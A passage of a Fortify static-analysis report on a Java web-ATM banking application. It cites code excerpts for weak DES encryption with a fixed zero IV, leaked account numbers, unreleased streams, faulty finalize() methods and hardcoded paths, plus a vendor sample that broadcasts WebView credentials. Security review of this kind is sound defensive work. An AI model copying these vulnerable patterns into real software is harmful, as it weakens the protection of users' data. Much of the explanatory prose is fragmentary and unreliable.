69      mlPS.setString(7, piRow.Content);//20130924
70      mlPS.setInt(8, piRow.Send);
71      mlPS.setString(9, piRow.Type_code);

```

OracleSCSB_NoticeDAO.java, line 69 (Access Control: Database) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	Security Features
----------	-------------------

Abstract:	Access ControlOracleSCSB_NoticeDAO.java insertRow() 69 SQL
-----------	--

Source:	PfAtmBankDataDAO.java:294 java.sql.PreparedStatement.executeQuery()
---------	---

```

292      mlPS = PiDbConn.prepareStatement(SQL_SELECT);

```

```

293         mlPS.setString(1, piIssuerBankNo);
294         mlRS = mlPS.executeQuery();
295         if (mlRS.next())
296         {

```

Sink: OracleSCSB_NoticeDAO.java:69 java.sql.PreparedStatement.setString()

```

67         mlPS.setString(5, piRow.Mail_To);
68         mlPS.setString(6, piRow.Subject);
69         mlPS.setString(7, piRow.Content);//20130924
70         mlPS.setInt(8, piRow.Send);
71         mlPS.setString(9, piRow.Type_code);

```

PfWebDataDAO.java, line 75 (Access Control: Database) [Hidden]

Fortify Priority: High **Folder** High

Kingdom: Security Features

Abstract: Access ControlPfWebDataDAO.java selectRow() 75 SQL

Source: _PropertyFile.java:44 java.util.Properties.load()

```

42         mlXfis = new FileInputStream(mlPropertyFile);
43         mlProperties= new Properties();
44         mlProperties.load(mlXfis);
45     }
46     catch (Throwable et)

```

Sink: PfWebDataDAO.java:75 java.sql.PreparedStatement.setString()

```

73     {
74         mlPS = piDbConn.prepareStatement(SQL_SELECT);
75         mlPS.setString(1, piKey1);
76         mlPS.setString(2, piKey2);
77         mlPS.setString(3, piKey3);

```

OracleSCSB_NoticeDAO.java, line 67 (Access Control: Database) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Security Features

Abstract: Access ControlOracleSCSB_NoticeDAO.java insertRow() 67 SQL

Source: SsWebCashHelperDAO.java:223 java.sql.PreparedStatement.executeQuery()

```

221         mlPS.setString(1, piKey1);
222         mlPS.setString(2, piKey2);
223         mlRS = mlPS.executeQuery();
224         Vector mlVec = new Vector();
225         while (mlRS.next())

```


Sink: OracleSCSB_NoticeDAO.java:67 java.sql.PreparedStatement.setString()

```

65         mlPS.setString(3, piRow.Mail_From);
66         mlPS.setString(4, piRow.To_Name);
67         mlPS.setString(5, piRow.Mail_To);
68         mlPS.setString(6, piRow.Subject);
69         mlPS.setString(7, piRow.Content);//20130924

```

Category: Unreleased Resource: Streams (43 Issues: 43 Hidden)



Abstract:

HtmlTemplate.java readFile() 219 FileInputStream()

Explanation:

```
-
-
Unreleased Resource Denial of Service
FileInputStream finalize() close() finalize() JVM
private void processFile(String fName) throws FileNotFoundException, IOException {
FileInputStream fis = new FileInputStream(fName);
int sz;
byte[] byteArray = new byte[BLOCK_SIZE];
while ((sz = fis.read(byteArray)) != -1) {
processBytes(byteArray, sz);
}
}
```

Recommendations:

```
1. finalize() finalize() JVM finalize()
() finalize()
2. finally

public void processFile(String fName) throws FileNotFoundException, IOException {
FileInputStream fis;
try {
fis = new FileInputStream(fName);
int sz;
byte[] byteArray = new byte[BLOCK_SIZE];
while ((sz = fis.read(byteArray)) != -1) {
processBytes(byteArray, sz);
}
}
finally {
if (fis != null) {
safeClose(fis);
}
}
```



```

}

public static void safeClose(FileInputStream fis) {
if (fis != null) {
try {
fis.close();
} catch (IOException e) {
log(e);
}
}
}
}

```

Helper Helper

processFile fis null safeClose() fis null null Java fis Java fis null fis

HtmlTemplate.java, line 885 (Unreleased Resource: Streams) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Code Quality		
Abstract:	HtmlTemplate.java addFile() 885 FileInputStream()		
Sink:	HtmlTemplate.java:885 wkBIS = new BufferedInputStream(new java.io.FileInputStream())		
883	tmpFile = new File(servletCtx.getRealPath(new String(tempSrc, tempStartAt, (tempEndAt - tempStartAt))));		
884	tmpFileSrc = new byte[(tmpFileLen = (int) tmpFile.length())];		
885	BufferedInputStream wkBIS = new BufferedInputStream(new FileInputStream(tmpFile));		
886	wkBIS.read(tmpFileSrc);		
887	wkBIS.close();		

XHtmlTemplate.java, line 85 (Unreleased Resource: Streams) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Code Quality		
Abstract:	XHtmlTemplate.java XHtmlTemplate() 85 FileInputStream()		
Sink:	XHtmlTemplate.java:85 mlXHtmlXfis = new FileInputStream(...)		
83	{		
84	mlXHtmlFile=new File(piXHtmlFileName);		
85	mlXHtmlXfis=new FileInputStream(mlXHtmlFile);		
86	clXHtmlByteLength = (int)mlXHtmlFile.length();		
87	mlXHtmlByte= new byte[clXHtmlByteLength];		

HtmlTemplate.java, line 219 (Unreleased Resource: Streams) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Code Quality		
Abstract:	HtmlTemplate.java readFile() 219 FileInputStream()		
Sink:	HtmlTemplate.java:219 wkBIS = new BufferedInputStream(new java.io.FileInputStream())		
217	srcLength = (int) wkFile.length();		
218	tempSrc = new byte[srcLength];		
219	wkBIS = new BufferedInputStream(new FileInputStream(wkFile));		
220	wkBIS.read(tempSrc);		
221	wkBIS.close();		

BSLoopback.java, line 105 (Unreleased Resource: Streams) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Code Quality		
Abstract:	BSLoopback.java getEBCDIC_Code() 105 FileOutputStream()		
Sink:	BSLoopback.java:105 new FileOutputStream(...)		
103	XMLOutputter outputter = new XMLOutputter();		

```
104                                     outputter.output(doc,
105                                     new FileOutputStream(
106                                     EAIConnector.TestPath + "BSLoopback_" + aEncodingCode +
107                                     ".xml"));
                                     }
```

BS1002.java, line 663 (Unreleased Resource: Streams) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Code Quality		


Abstract: BS1002.java submit() 663 FileOutputStream()

Sink: BS1002.java:663 new FileOutputStream(...)

```
661         XMLOutputter outputter = new XMLOutputter();
662         outputter.output(doc,
663         new FileOutputStream(
664         EAIConnector.TestPath + "BS1002_" + this.getCUSTIDNO() + "_" + this.getFUNCOD() +
665         ".xml"));
        }
```

Category: Privacy Violation (31 Issues)

Number of Issues

**Abstract:**

DataUtil.java main()

Explanation:

Privacy Violation

1.

2.File System

1

pass = getPassword();

...

dbmsLog.println(id+": "+pass+": "+type+": "+timestamp);

Example 1

2 Android WebView

...

```
webview.setWebViewClient(new WebViewClient() {
public void onReceivedHttpAuthRequest(WebView view,
HttpAuthHandler handler, String host, String realm) {
String[] credentials = view.getHttpAuthUsernamePassword(host, realm);
String username = credentials[0];
String password = credentials[1];
Intent i = new Intent();
i.setAction("SEND_CREDENTIALS");
i.putExtra("username", username);
i.putExtra("password", password);
view.getContext().sendBroadcast(i);
}
});
...
```

WebView () Root () SEND_CREDENTIALS

(SSN)

-
-
- ID
-
-

2004 AOL 9 2 [1]

- Safe Harbor Privacy Framework [3]
- Gramm-Leach Bliley Act (GLBA) [4]
- Health Insurance Portability and Accountability Act (HIPAA) [5]
- California SB-1386 [6]

Privacy Violation

Recommendations:

Android SQLite SQLCipher SQLCipher SQLite 256 AES

3 SQLCipher Android

```
import net.sqlcipher.database.SQLiteDatabase;
...
SQLiteDatabase.loadLibs(this);
File dbFile = getDatabasePath("credentials.db");
dbFile.mkdirs();
dbFile.delete();
SQLiteDatabase db = SQLiteDatabase.openOrCreateDatabase(dbFile, "credentials", null);
db.execSQL("create table credentials(u, p)");
db.execSQL("insert into credentials(u, p) values(?, ?)", new Object[]{username, password});
...
```

android.database.sqlite.SQLiteDatabase net.sqlcipher.database.SQLiteDatabase

WebView sqlcipher.so WebKit

4 Android WebView

```
...
webview.setWebViewClient(new WebViewClient() {
public void onReceivedHttpAuthRequest(WebView view,
HttpAuthHandler handler, String host, String realm) {
String[] credentials = view.getHttpAuthUsernamePassword(host, realm);
String username = credentials[0];
String password = credentials[1];
Intent i = new Intent();
i.setAction("SEND_CREDENTIALS");
i.putExtra("username", username);
i.putExtra("password", password);
LocalBroadcastManager.getInstance(view.getContext()).sendBroadcast(i);
}
```

});

...

Tips:

- 1.
2. Fortify Java Annotations FortifyPasswordFortifyNotPasswordFortifyPrivate FortifyNotPrivate
3. Web (Struts Spring MVC)Fortify Fortify Static Code Analyzer Fortify Fortify Software

DataUtil.java, line 61 (Privacy Violation)

Fortify Priority:	Critical	Folder	Critical
Kingdom:	Security Features		
Abstract:	DataUtil.java main()		
Source:	DataUtil.java:61 com.scsb.netbank.util.DataUtil.getCardCenterAccno()		
59	System.out.println("23638777 : " + getCardCenterAccno("23638777"));		
60	System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));		
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));		
62	System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));		
63	System.out.println("AB1111 : " + getCardCenterAccno("AB1111"));		
Sink:	DataUtil.java:61 java.io.PrintStream.println()		
59	System.out.println("23638777 : " + getCardCenterAccno("23638777"));		
60	System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));		
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));		
62	System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));		
63	System.out.println("AB1111 : " + getCardCenterAccno("AB1111"));		

DataUtil.java, line 59 (Privacy Violation)

Fortify Priority:	Critical	Folder	Critical
Kingdom:	Security Features		
Abstract:	DataUtil.java main()		
Source:	DataUtil.java:59 com.scsb.netbank.util.DataUtil.getCardCenterAccno()		
57			
58	System.out.println("----- Card Center Accno -----");		
59	System.out.println("23638777 : " + getCardCenterAccno("23638777"));		
60	System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));		
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));		
Sink:	DataUtil.java:59 java.io.PrintStream.println()		
57			
58	System.out.println("----- Card Center Accno -----");		
59	System.out.println("23638777 : " + getCardCenterAccno("23638777"));		
60	System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));		
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));		

DataUtil.java, line 60 (Privacy Violation)


Fortify Priority:	Critical	Folder	Critical
Kingdom:	Security Features		
Abstract:	DataUtil.java main()		
Source:	DataUtil.java:60 com.scsb.netbank.util.DataUtil.getCardCenterAccno()		
58	System.out.println("----- Card Center Accno -----");		
59	System.out.println("23638777 : " + getCardCenterAccno("23638777"));		
60	System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));		
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));		
62	System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));		
Sink:	DataUtil.java:60 java.io.PrintStream.println()		
58	System.out.println("----- Card Center Accno -----");		
59	System.out.println("23638777 : " + getCardCenterAccno("23638777"));		
60	System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));		
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));		
62	System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));		

DataUtil.java, line 62 (Privacy Violation)

Fortify Priority:	Critical	Folder	Critical
Kingdom:	Security Features		
Abstract:	DataUtil.java main()		
Source:	DataUtil.java:62 com.scsb.netbank.util.DataUtil.getCardCenterAccno()		
60	System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));		
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));		
62	System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));		
63	System.out.println("AB1111 : " + getCardCenterAccno("AB1111"));		
64	System.out.println("1111 : " + getCardCenterAccno("1111"));		
Sink:	DataUtil.java:62 java.io.PrintStream.println()		
60	System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));		
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));		
62	System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));		
63	System.out.println("AB1111 : " + getCardCenterAccno("AB1111"));		
64	System.out.println("1111 : " + getCardCenterAccno("1111"));		

DataUtil.java, line 63 (Privacy Violation)

Fortify Priority:	Critical	Folder	Critical
Kingdom:	Security Features		
Abstract:	DataUtil.java main()		
Source:	DataUtil.java:63 com.scsb.netbank.util.DataUtil.getCardCenterAccno()		
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));		
62	System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));		
63	System.out.println("AB1111 : " + getCardCenterAccno("AB1111"));		
64	System.out.println("1111 : " + getCardCenterAccno("1111"));		
Sink:	DataUtil.java:63 java.io.PrintStream.println()		
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));		
62	System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));		
63	System.out.println("AB1111 : " + getCardCenterAccno("AB1111"));		
64	System.out.println("1111 : " + getCardCenterAccno("1111"));		



Abstract:

HtmlTemplate finalize() super.finalize()

Explanation:

Java (Java Language Specification) finalize() super.finalize() [1]

1 super.finalize()

```
protected void finalize() {
discardNative();
}
```

Recommendations:

finalize super.finalize()

2Example 1

```
protected void finalize() {
discardNative();
super.finalize();
}
```

BS5112.java, line 75 (Code Correctness: Erroneous finalize() Method) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	API Abuse		

Abstract: BS5112 finalize() super.finalize()

Sink: BS5112.java:75 Function: finalize()

```
73     }
74
75     protected void finalize() {
76         super.countObject(BlueStarEATM.REMOVE);
77     }
```

BS1801.java, line 89 (Code Correctness: Erroneous finalize() Method) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	API Abuse		

Abstract: BS1801 finalize() super.finalize()

Sink: BS1801.java:89 Function: finalize()

```
87     }
88
89     protected void finalize() {
90         super.countObject(BlueStarEATM.REMOVE);
91     }
```

BS1002.java, line 351 (Code Correctness: Erroneous finalize() Method) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	API Abuse		

Abstract: BS1002 finalize() super.finalize()

Sink: BS1002.java:351 Function: finalize()
349 }

```

350
351     protected void finalize() {
352         super.countObject(BlueStarEATM.REMOVE);
353     }

```

GeneralMsg.java, line 326 (Code Correctness: Erroneous finalize() Method) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	API Abuse		

Abstract: GeneralMsg finalize() super.finalize()

Sink: GeneralMsg.java:326 Function: finalize()
324

```

325
326     protected void finalize()
327     {
328         try

```

HtmlTemplate.java, line 1269 (Code Correctness: Erroneous finalize() Method) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	API Abuse		

Abstract: HtmlTemplate finalize() super.finalize()

Sink: HtmlTemplate.java:1269 Function: finalize()
1267 }


```

1268
1269     public void finalize()
1270     {
1271         idCount = 0;

```


Category: Weak Encryption (22 Issues)

Number of Issues

**Abstract:**

_AcqMac.java 64 SecretKeySpec()

Explanation:

(DES) 1970 DES 56 DES

Recommendations:

DES AES (Rijndael)

_BaseKey.java, line 66 (Weak Encryption)

Fortify Priority:	Critical	Folder	Critical
Kingdom:	Security Features		

Abstract: _BaseKey.java 66 SecretKeySpec()**Sink:** _BaseKey.java:66 SecretKeySpec()

```

64          //getEncoded
65          Key key;
66          key = new SecretKeySpec(clBaseKey, "DES");
67
68          //Get a cipher object

```

_AcqMac.java, line 64 (Weak Encryption)

Fortify Priority:	Critical	Folder	Critical
Kingdom:	Security Features		

Abstract: _AcqMac.java 64 SecretKeySpec()**Sink:** _AcqMac.java:64 SecretKeySpec()

```

62          //getEncoded
63          Key key;
64          key = new SecretKeySpec(mlKey.getBytes(), "DES");
65
66          //Get a cipher object

```

_BaseKey.java, line 101 (Weak Encryption)

Fortify Priority:	Critical	Folder	Critical
Kingdom:	Security Features		

Abstract: _BaseKey.java 101 SecretKeySpec()**Sink:** _BaseKey.java:101 SecretKeySpec()

```

99
100          Key key;
101          key = new SecretKeySpec(clBaseKey, "DES");
102          //DES Decode
103          Cipher mlcipher = Cipher.getInstance("DES/ECB/PKCS5Padding");

```

_BaseKey.java, line 69 (Weak Encryption)

Fortify Priority:	Critical	Folder	Critical
Kingdom:	Security Features		

Abstract: _BaseKey.java 69 getInstance()**Sink:** _BaseKey.java:69 getInstance()

```

67
68             //Get a cipher object
69             Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
70             cipher.init(Cipher.ENCRYPT_MODE, key);
71             mlEncKey = _GeneralSub.toHexString(cipher.doFinal(mlKey));

```

_AcqMac.java, line 69 (Weak Encryption)


Fortify Priority:	Critical	Folder	Critical
Kingdom:	Security Features		

Abstract: _AcqMac.java 69 getInstance()**Sink:** _AcqMac.java:69 getInstance()

```

67             byte[] iv = "00000000".getBytes();
68             AlgorithmParameterSpec paramSpec = new IvParameterSpec(iv);
69             Cipher cipher = Cipher.getInstance("DES/CBC/NoPadding");
70
71             cipher.init(Cipher.ENCRYPT_MODE, key, paramSpec);

```



```

70
71     public static String $MachineConfigPath =
       "D:\\\\eatm_data\\\\config\\\\scsb\\\\webatm.properties";
72     public static String $ImagePath = "D:\\\\eatm_data\\\\doc\\\\scsb\\\\image_spring\\";
Sink:    _PropertyFile.java:29 java.io.File.File()
27         try
28         {
29             mlPropertyFile = new File(piFileNameStr);
30         }
31         catch (Throwable et)

```

_EjbMsg.java, line 216 (Portability Flaw: File Separator) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Code Quality		

Abstract: Hardcoded 216 File()

Source: EjbConst.java:61 Read()

```

59
60         //Ejb log
61     public static String $EjbRqRsDefaultLogDir = "D:\\\\eatm_data\\\\log\\\\webatm\\"; //log
62     public static final String $EjbRqRsDefaultLogPath = "webatm_ejb.txt";
63     public static boolean isChangeEjbRqRsMsgPath = true;

```

Sink: _EjbMsg.java:216 java.io.File.File()

```

214         try
215         {
216             mlLogFile= new File(clFilePath);
217             java.io.File mlLogDir = new File(mlLogFile.getParent());
218             if (!mlLogDir.exists())

```

_ApMsg.java, line 236 (Portability Flaw: File Separator) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Code Quality		

Abstract: Hardcoded 236 File()

Source: _ApMsg.java:27 Read()

```

25     private static String clFileSeparator = System.getProperty("file.separator");
26     private static String $DefaultUnixLogDir="/eatm_data/log/webatm/"; //log
27     private static String $DefaultWindowLogDir="D:\\\\eatm_data\\\\log\\\\webatm\\"; //log
28     private static String $DefaultLogPath = "webatm_ap.txt";

```

Sink: _ApMsg.java:236 java.io.File.File()

```

234         {
235             mlLogFile= new File(clFilePath);
236             java.io.File mlLogDir = new File(mlLogFile.getParent());
237             if (!mlLogDir.exists())
238             {

```

_ApMsg.java, line 235 (Portability Flaw: File Separator) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Code Quality		

Abstract: Hardcoded 235 File()

Source: _ApMsg.java:27 Read()

```

25     private static String clFileSeparator = System.getProperty("file.separator");
26     private static String $DefaultUnixLogDir="/eatm_data/log/webatm/"; //log
27     private static String $DefaultWindowLogDir="D:\\\\eatm_data\\\\log\\\\webatm\\"; //log
28     private static String $DefaultLogPath = "webatm_ap.txt";

